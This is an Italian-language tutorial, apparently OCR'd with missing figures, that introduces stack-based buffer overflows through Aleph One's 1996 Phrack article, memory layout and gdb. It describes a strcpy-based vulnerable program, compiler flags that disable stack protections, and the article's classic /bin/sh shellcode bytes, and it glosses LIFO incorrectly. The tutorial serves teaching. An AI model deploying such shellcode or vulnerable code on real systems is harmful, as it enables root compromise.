
INTRODUZIONE ALLA BINARY EXPLOITATION

Con il termine **Binary Exploitation** si fa riferimento ad un'attività che ha l'intento di attaccare un file, più nello specifico un binario o un'eseguibile così come é stato scritto. In questo documento ci sará spazio sia alla teoria in merito a questo argomento e sia molto codice C e assembly.

Fatta questa introduzione, entriamo subito nel vivo e vediamo un codice C di esempio:



Questo programma importa una serie di librerie, definire una funzione vulnerable() che accetta un puntatore a char, all'interno del suo corpo definire un buffer di 512 caratteri (attenzione alla dimensione che sarà importante). In seguito mediante la funzione strcpy prende come sorgente il puntatore input e lo copia all'interno del buffer. All'interno del main() controlliamo se ci è stato passato un argomento, in caso veritiero verrá richiamata la funzione vulnerable().

Ora compiliamo, ma non nel classico modo standard ma con le seguenti flag:

$ gcc -g -fno-stack-protector -z execstack -m32 <filesorce>.c -o <fileoutput>

Andiamo dunque ora a compilare:

```
kobra3310@pop-os:~/Scrivania/Script Vari/Script C/Binary Exploitation$ gcc -g -fno-stack-protector -z execstac
k -m32 Binary_Exploitation.c -o Binary_Exploitation
kobra3310@pop-os:~/Scrivania/Script Vari/Script C/Binary Exploitation$
```

Nota: in caso di errori durante la compilazione, eseguire il comando:

$ sudo apt-get install gcc-multilib

Utilizziamo il **comando file** sull'eseguibile appena creato:

```
kobra3310@pop-os:~/Scrivania/Script Vari/Script C/Binary Exploitation$ file Binary_Exploitation
Binary_Exploitation: ELF 32-bit LSB pie executable, Intel 80386, version 1 (SYSV), dynamically linked, interpr
eter /lib/ld-linux.so.2, BuildID[sha1]=b7b7c865da2d78e03805f7c41661160075db7025, for GNU/Linux 3.2.0, with deb
ug_info, not stripped
kobra3310@pop-os:~/Scrivania/Script Vari/Script C/Binary Exploitation$
```

Come possiamo vedere questo file è un ELF binary a 32 bit. Se proviamo ad eseguirlo senza argomenti non succede niente, perché ovviamente non entra mai nell'if all'interno del main(). Anche con un argomento non succede nulla (Nota: la stringa va inserita tutta attaccata, perché se fosse staccata il compilatore la calcola come ulteriore argomento):

```
kobra3310@pop-os:~/Scrivania/Script Vari/Script C/Binary Exploitation$ ./Binary_Exploitation
kobra3310@pop-os:~/Scrivania/Script Vari/Script C/Binary Exploitation$ ./Binary_Exploitation ciaoatutti
kobra3310@pop-os:~/Scrivania/Script Vari/Script C/Binary Exploitation$
```


Questo binario sembra molto innocuo, ma se gli passassimo ad esempio un *payload.bin* malevolo (ossia con una certa sequenza di bytes al suo interno, predisposti in un certo ordine), saremo capaci addirittura di generare una shell di sistema sotto il nostro pieno controllo. Supponiamo che il nostro binario girava da root, anche questa shell sarebbe girata da root.

Come possiamo intuire dunque, la **Binary Exploitation** ha proprio questo intento, sfruttare i binari per acquisire il controllo della macchina dove tali binari girano. Un articolo storico di questo mondo risiede sulla rivista **phrack** (ecco il link al sito web: http://phrack.org/), essa é una rivista di hacker underground di tutto il mondo che scrivono su di essa. L'articolo in questione sulla **Binary Exploitation** risale al *1996-11-08*. Questo articolo scritto da **Aleph One** e dal nome *Smashing The Stack For Fun And Profit*, ed è una pietra miliare perché ha tentato di sistematizzare la conoscenza del buffer overflow.

Nota: le tecniche che vedremo in questo documento non sono applicabili ai binari moderni, questo perché, nell'esempio di prima abbiamo usato tutta una serie di flag durante la compilazione (per intenderci: **-g -fno-stack-protector -z execstack -m32**), esse vanno ad eliminare una serie di controlli di sicurezza che nel corso del tempo sono stati implementati per migliorare la sicurezza dei binari. Lavoreremo in uno spazio a 32 bit, perché le architetture a 64 bit aggiungono tutta una serie di novitá (come la **randomizzazione dello spazio**) e un nuovo livello di difficoltá e complessitá. Per poter exploitare anche questi sistemi, dobbiamo partire dalle basi. Iniziamo analizzando l'articolo *Smashing The Stack For Fun And Profit*, vediamo il preambolo:

```
`smash the stack` [C programming] n. On many C implementations
it is possible to corrupt the execution stack by writing past
the end of an array declared auto in a routine.  Code that does
this is said to smash the stack, and can cause return from the
routine to jump to a random address.  This can produce some of
the most insidious data-dependent bugs known to mankind.
Variants include trash the stack, scribble the stack, mangle
the stack; the term mung the stack is not used, as this is
never done intentionally. See spam; see also alias bug,
fandango on core, memory leak, precedence lossage, overrun screw.
```

In questo passo *Aleph One* afferma che (***NOTA:*** le traduzioni che seguono sono tradotte parafrasando ciò che l'autore afferma, senza essere troppo fiscali con la grammatica) "*in molte implementazioni scritte in C*" (quindi in molti binari ed eseguibili compilati in C) "*è possibile corrompere la* ***exection stack***" (ossia una particolare zona di memoria usata dal computer per gestire ed eseguire quel programma) "*scrivendo oltre il limite di un particolare array definito in qualche modo*". Ad esempio, supponiamo di avere un array di caratteri con dimensione 10, finché scriveremo nel range di questa dimensione andrà tutto bene, ma se scrivessimo 256 volte la stringa "A"? Ci sarebbe la ***exection stack***:



Continuando a leggere ci viene detto che "*se abbiamo un codice corrotto o scritto male che permette ad un'utente di scrivere oltre al limite di un array questo puó andare comportare la corruzione della memoria*", andando a corrompere in un modo specifico, "*ossia andando a cambiare il* ***return address*** *(indirizzo di ritorno)*". Andando a cambiare l'indirizzo di ritorno salvato sulla stack un attaccante è in grado di redirigere il flusso del programma a proprio piacimento, andando dunque a prendere il controllo del binario, proprio per questo la tecnica prende il nome di ***Binary Exploitation***. Come già detto questa tecnica permette ad un attaccante di prendere il controllo di un binario per i propri fini (come citato in precedenza, avere una shell di root per esempio).

Continuando l'articolo possiamo notare che vi è una introduzione, degli accenni su come la memoria è organizzata per ogni processo andando a dare delle basi di cos'è la **stack** e **perché la usiamo** e **come è formata**. Andando avanti si parla di cos'è un **buffer overflow** e **cosa ci permette di fare**, **cos'è un buffer overflow "*piccolo*"** e **come trovare un buffer overflow**. Infine poi troviamo cos'è uno **shellcode**. Uno **shellcode** non é altro che un codice binario che

viene iniettato nella memoria del processo, per iniettare questo codice dovremo prima convertirlo in una stringa. Dall'articolo ecco cos'é uno shellcode:

```
char shellcode[] =
      "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
      "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
      "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
      "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";
```

Questi che vediamo non sono altro che dei caratteri che rappresentano dei bytes esadecimali che se interpretati dal processore rappresentano istruzioni macchina dunque istruzioni che il processore può eseguire. Quando andremo ad attaccare il binario andremo sia a corrompere la memoria e sia innietteremo del codice nella zona di stack e far eseguire quel codice. Andando avanti nell'articolo troviamo il capitolo che spiega la scrittura **dell'exploit**, quest'ultimo è il programma che si occuperá di innettare lo shellcode nella memoria in un altro programma. Abbiamo fatto dunque un riassunto del contenuto dell'articolo, andiamo ora ad analizzare meglio partendo dall'introduzione:

```
                              Introduction
                              ~~~~~~~~~~~~

   Over the last few months there has been a large increase of buffer
overflow vulnerabilities being both discovered and exploited.  Examples
of these are syslog, splitvt, sendmail 8.7.5, Linux/FreeBSD mount, Xt
library, at, etc.  This paper attempts to explain what buffer overflows
are, and how their exploits work.

   Basic knowledge of assembly is required.  An understanding of virtual
memory concepts, and experience with gdb are very helpful but not
necessary.
We also assume we are working with an Intel x86 CPU, and that the
operating
system is Linux.

   Some basic definitions before we begin: A buffer is simply a
contiguous
block of computer memory that holds multiple instances of the same data
type.  C programmers normally associate with the word buffer arrays. Most
commonly, character arrays.  Arrays, like all variables in C, can be
declared either static or dynamic.  Static variables are allocated at
load
time on the data segment.  Dynamic variables are allocated at run time on
the stack. To overflow is to flow, or fill over the top, brims, or
bounds.
```

```
We will concern ourselves only with the overflow of dynamic buffers,
otherwise
known as stack-based buffer overflows.
```

"Negli ultimi mesi ci sono state molteplici vulnerabilitá legate al buffer overflow che sono state sia scoperte che exploitate, ad esempio: syslog, splitvt, sendmail 8.7.5, Linux/FreeBSD. Il ruolo di questo documento è di spiegare questi buffer overflow. É richiesta una conoscenza

di assembly, alcuni concetti legati alla memoria virtuale e com'è divisa e esperienza su gdb”. **GDB** è un debugger che utilizzeremo nel corso di questo documento per debuggare i nostri programmi e capire a livello di memoria cosa fanno.

“*Lavoreremo su un sistema operativo Linux basato su un processore Intel x86*”, questa nota dell’articolo è importante perché quando si parla di **Binary Exploitation** implicitamente stiamo anche parlando di attaccare un programma al livello di come l’architettura su cui gira lo esegue. Ad esempio, supponiamo una **Web Exploitation**, in questo contesto io vado ad attaccare una web app rispetto a come è stata scritta, dunque il mio target è una certa tecnologia:

- PHP
- SQL Injection
- XSS
- JavaScript

La **Binary Exploitation** é un metodo di exploit che lavora in modo molto basso rispetto al sistema, proprio al punto dell’architettura che lo compone. Per effettuare una **Web Exploitation** dobbiamo conoscere cos'è un protocollo, cosa sono i cookies, il backend e frontend, mentre la **Binary Exploitation** ci richiede di conoscere cos'è l'architettura. Questo perché un attacco svolto su architettura *Intel x86* sarà diverso da un'architettura **AMD** e di conseguenza non poter funzionare. Infatti un programma ad esempio compilato in C sarà compilato in modo diverso e avrà certe istruzioni su un’architettura *Intel x86* rispetto ad un’archiettura AMD che sarà compilata in un altro modo e avrà altre istruzioni.

“*Alcune definizioni iniziali prima di iniziare: un buffer è un blocco di memoria continua formato a sua volta da altri sottoblocchi che contengono lo stesso dato. Per i programmatori C affermare buffer o array è la stessa cosa. Più comunemente un array è considerato un array di caratteri. In C come per le variabili, gli array possono essere dichiarati static o dynamic*". In questa sezione del documento vediamo che l’autore utilizzare terminologie molto specifiche, prima di andare avanti facciamo un appunto su come la memoria è organizzata nel computer.

Supponiamo di fare questa dichiarazione in C:

```
16    char a;
```

Questa dichiarazione di variabile può essere interpretata dal compilatore in due modi diversi:

- Se questa dichiarazione avviene all’interno di una funzione questa particolare variabile va nella sezione **Stack** della memoria.
- Se la dichiaro globalmente, dunque fuori tutte le funzioni essa andrà nel **data segment** della memoria.

Dunque l'idea da estrapolare da questo esempio è che la memoria di un processo è divisa in segmenti e ogni segmento ha proprietà diverse, ci torneremo poi dopo.

Nello spezzone di discorso di prima inoltre si accenna a variabili statiche e dinamiche, in verità nelle terminologie moderne questi termini non sono più usati (il passo è "*Static variables are allocated at load time on the data segment. Dynamic variables are allocated at run time on the stack*"). Attualmente col termine **dynamic** si fa riferimento alla **memoria heap** ed è detta appunto dinamica perchè il programmatore può gestire questa memoria, ad esempio in C sono presenti le funzioni malloc() e free() che rispettivamente vanno a interagire con la **memoria heap** nel seguente modo:

- **malloc()** permette l'allocazione di una porzione di memoria scelta arbitrariamente in fase di programmazione
- **free()** permette di liberare una porzione di memoria allocata in precedenza

Nel testo l'autore ha usato il termine dynamic impropriamente per la modernità di oggi riferendosi alle variabili gestite nella stack. Inoltre non si utilizza più il termine dynamic ma bensì **automatic**, facciamo questa distinzione perché le variabili della stack non sono gestite direttamente dal programmatore, quest'ultimo le dichiara e basta. Il modo in cui la memoria alloca e dealloca tali variabili è gestito in modo completamente automatico dal compilatore mediante delle istruzioni assembly, il processore in seguito esegue queste istruzioni generate dal compilatore.

Continuando nel testo troviamo la definizione perfetta che da l'idea di cos'è il buffer overflow "*To overflow is to flow, or fill over the top*", tutte le informazioni che escono da un determinato buffer sono appunto dette overflow. "*We will concern ourselves only with the overflow of dynamic buffers, otherwise known as stack-based buffer overflows*", in questo documento l'autore si occupa di un particolare tipo di buffer overflow, infatti il buffer overflow in generale è il concetto di superare il limite che un contenitore di memoria può contenere, ma in base a dove tale contenitore è in memoria vi sono buffer overflow differenti, in questo documento l'autore tratta lo *stack-based buffer overflows*, ossia i **buffer overflow nella zona della stack**. Ricordiamo che questo paper che stiamo analizzando è del 1996, col tempo sono stati scoperti altri tipi di attacchi buffer overflow, ad esempio *heap-based buffer overflow*, ossia i buffer overflow che attaccano la **memoria heap**.

Andiamo ora al capitolo dell'articolo legato alla **Process Memory Organization**:

Process Memory Organization

To understand what stack buffers are we must first understand how a process is organized in memory. Processes are divided into three regions: Text, Data, and Stack. We will concentrate on the stack region, but first a small overview of the other regions is in order.

The text region is fixed by the program and includes code (instructions) and read-only data. This region corresponds to the text section of the executable file. This region is normally marked read-only and any attempt to write to it will result in a segmentation violation.

The data region contains initialized and uninitialized data. Static variables are stored in this region. The data region corresponds to the data-bss sections of the executable file. Its size can be changed with the brk(2) system call. If the expansion of the bss data or the user stack exhausts available memory, the process is blocked and is rescheduled to run again with a larger memory space. New memory is added between the data and stack segments.

Fig. 1 Process Memory Regions

"*Per capire cos'è un buffer allocato nella memoria stack e dunque come attaccarlo, dobbiamo comprendere prima come un processo è organizzato in memoria. I processi sono divisi in 3 particolari regioni: Text, Data e Stack*", nota doverosa da fare è che, questo articolo va preso sempre nel contesto in cui é stato scritto, attualmente le regioni di memoria in cui un processo è diviso sono sicuramente di piú, anche se queste 3 citate sicuramente sono presenti anche oggi. In ogni caso a noi interessa il concetto dietro tutto questo, continuando "*Ci concentreremo sulla regione dello Stack perché sarà essa quella che attaccheremo, ma prima facciamo una overview sulle altre regioni. La regione Text è la regione del binario del nostro programma che contiene il codice da eseguire. Questa regione di memoria è impostata come solo lettura e qualsiasi tentativo di scrivere in essa porterá un segmentation violation*". Quindi in questa regione di memoria ci sono dei dati, più nello specifico del codice e ciò viene rappresentato dal fatto che si trovano nella sezione text del binario. In questo modo il processore è in grado di comprendere che quello è codice e quindi di eseguirlo. Inoltre vi si accenna al fatto che in questa regione non si puó scrivere, infatti é un'operazione voluta per termini di sicurezza del binario. Molto spesso in C infatti, se si tenta di accedere ad un'area di memoria non validi si ricade in un **segmentation fault**.

Vediamo proprio un esempio pratica di **segmentation fault in C**:

```c
#include <stdio.h>
#include <stddef.h>

struct Node{
    int data;
};

int main(){
    struct Node *p = NULL;
    p->data = 10;
}
```

Ora prima di eseguire questo programma facciamo delle note sulle flag di compilazione utilizzate in precedenza.

- **gcc** richiama il compilatore gcc
- **-g** immette le informazioni di debug in modo tale che mediante tool come gdb possiamo debbuggare il programma
- **-fno-stack-protector** rimuove una prima protezione (che all'epoca dell'articolo non era stata implementata ma lo fù successivamente) e rimuove il canary, che è una sorta di "guardia" che controlla se è stato effettuato un attacco ad esempio il buffer overflow
- **-z execstack** rende la stack un segmento eseguibile, questo perchè come detto in precedenza i segmenti di memoria hanno diverse proprietà è una proprietà dello **stack** era proprio quella di essere eseguibile (questo almeno un tempo), attualmente non è possibile eseguire codice nella stack
- **-m32** questa flag avrà lo scopo di compilare a 32 bit, questo perchè gli attacchi a 32 e a 64 bit sono differenti. In particolari quelli descritti in "smashing the stack for fun and profit"

Andiamo a compilare il nostro codice:

```
kobra3310@pop-os:~/Scrivania/Script Vari/Script C/Binary Exploitation$ gcc -g -fno-stack-protector -z execstack -m32 Segmentation.c -o Segmentation
kobra3310@pop-os:~/Scrivania/Script Vari/Script C/Binary Exploitation$ ./Segmentation
Errore di segmentazione (core dump creato)
```

Ciò accade perché il **puntatore p** prova ad accedere all'indirizzo data (che è un **campo** della **struct Node**) che è *NULL* (quindi 0x000) e tenta di scrivere il valore 10. Nel momento prova ad accedere a questo indirizzo e scrivere questo valore il processore blocca l'operazione generando questo errore. Se al posto di NULL avevamo un indirizzo che puntava nella zona di memoria text avevamo in quel caso anche un **segmentation fault**.


"*La regione data contiene i dati inizializzati e non inizializzati, le variabili statiche sono contenute in questa regione. La sezione di questa regione puó essere modificata con la*

system call brk()". Sorvoliamo questo paragrafo che non ci interessa troppo analizzare e passiamo a **What Is A Stack?**


```
                                What Is A Stack?
                                ~~~~~~~~~~~~~~~~

   A stack is an abstract data type frequently used in computer science.
A
```

```
stack of objects has the property that the last object placed on the
stack
will be the first object removed.  This property is commonly referred to
as
last in, first out queue, or a LIFO.

   Several operations are defined on stacks.  Two of the most important
are
PUSH and POP.  PUSH adds an element at the top of the stack.  POP, in
contrast, reduces the stack size by one by removing the last element at
the
top of the stack.
```


"*Una stack è una struttura dati* (***Nota:*** nel paragrafo **Aleph One** parla di abstract data type perchè la stack come concetto astratto è un modo di organizzare delle informazioni. Quando alludo o accenno a modi generali per organizzare delle informazioni, dei dati, allora sto parlando in modo astratto, astratto proprio perché non ho i dati specifici.). *La stack ha la proprietà LIFO (First In First Out)",* cos'è questa proprietà? Beh, supponiamo di avere 3 oggetti nella nostra stack, in pila uno sull'altro, quando vado ed eliminare un elemento, elimino quello sulla cima, non posso prendere l'elemento intermedio:



Eliminato OBJ3, non posso andare ad eliminare direttamente OBJ1, devo eliminare prima OBJ2, e così via:



Nella stack si opera in questo modo. "*Nella stack possiamo definire diverse operazioni. Le due piú importanti sono PUSH e POP. Push aggiunge un elemento in cimo alla pila (aumentando la dimensione della stack). Pop al contrario, riduce la dimensione dello stack andando a rimuovere l'ultimo elemento in cima ad esso* ":



Tutti questi sono concetti generali, abbiamo definito una struttura astratta che opera su dati generali. Questa idea astratta viene implementata nel computer in base alle sue proprietà.

Continuiamo con il capitolo ***Why Do We Use a Stack?***

```
                        Why Do We Use A Stack?
                        ~~~~~~~~~~~~~~~~~~~~~~

   Modern computers are designed with the need of high-level languages in
mind.  The most important technique for structuring programs introduced
by
high-level languages is the procedure or function.  From one point of
view, a
procedure call alters the flow of control just as a jump does, but unlike
a
jump, when finished performing its task, a function returns control to
the
statement or instruction following the call.  This high-level abstraction
is implemented with the help of the stack.

  The stack is also used to dynamically allocate the local variables used
in
functions, to pass parameters to the functions, and to return values from
the
function.
```

"*I computer moderni sono progettati rispetto a linguaggi di programmazione ad alto livello*", i programmatori al giorno d'oggi non lavorano piú in assembly, l'idea é quella di dividere il tutto in astrazioni, partendo dal basso in assembly e salire sempre piú fino ad arrivare a linguaggi moderni come il C o il Python. Questo é importante perché task piú o meno complessi in Python sarebbero piú difficili in C e ancora piú complessi in assembly. I linguaggi di programmazione ad alto livello hanno una maggiore espressività. "La funzionalità più importante aggiunta dai linguaggi di programmazione ad alto livello sono le funzioni o procedure". Queste feature da parte del linguaggio devono essere implementate bene, sia perché:

- Il programmatore deve essere in grado di saperle implementare e il linguaggio deve aiutarlo in questo
- Alla fine queste espressioni, queste funzioni, dovranno essere convertite in istruzioni Assembly

Continuando si fa riferimento a i jump, cosa sono i jump? In **Assembly** i **jump** sono un'istruzione molto importante. In assembly ci sono svariate istruzioni, tutte con i loro indirizzi di memoria:

Ad certo punto possiamo trovare l'istruzione jump 1, che significa salta all'istruzione associata all'indirizzo 1:

In **Assembly** grazie a jump infatti si implementano i loop, i condizionali e altri costrutti, ma al tempo stesso é faticoso perché chi lo usa deve conoscere tutti gli indirizzi di memoria che il programma dovrà usare. La **funzione** astrae tutto ciò, infatti da un punto di vista di controllo del flusso il jump può essere definito una chiamata a funzione. vi é peró una differenza sostanziale, nelle funzioni una volta che effettuiamo una chiamata a funzione ed eseguiamo il corpo di tale funzione, torniamo nel punto in cui ci eravamo fermati, la jump invece ignora tutto quello che vi é dopo:

Dunque la stack é utilizzata per due motivi principali:

- Supportare il concetto di funzione dai linguaggi di programmazione
- Per allocare memoria alle variabili locali di una particolare funzione

Un altro appunto da fare é come la stack gestisce i parametri, supponiamo di avere il seguente codice:


```c
#include <stdio.h>

int f(int a, int b){
    int c = a + b;
    return c;
}

int main(){
    int d = f(1, 2);
    printf("%d\n", d);
    return 0;
}
```

Definisco il main() come punto di inizio e di esecuzione del mio programma, nella variabili locale d chiamo la funzione f passando come argomenti 1 e 2. Attenzione alla differenza tra parametri e argomenti:

- **L'argomento** di una funzione é il valore effettivo che passo ad essa in fase di chiamata di funzione
- Il **parametro** è il nome formale per identificare la variabili che conterrá il valore in fase di chiamata della funzione

I parametri a e b dunque prenderanno i valori 1 e 2, e all'interno del corpo di questa funzione abbiamo c, che conterrá la somma dei due parametri, in seguito ritornata al main che potrá gestirla.

Per capire meglio questo codice andiamo ad utilizzare il **debugger gdb**, andiamo a richiamare gdb seguito dal nome del binario (in precedenza compilato con i flag che già conosciamo):



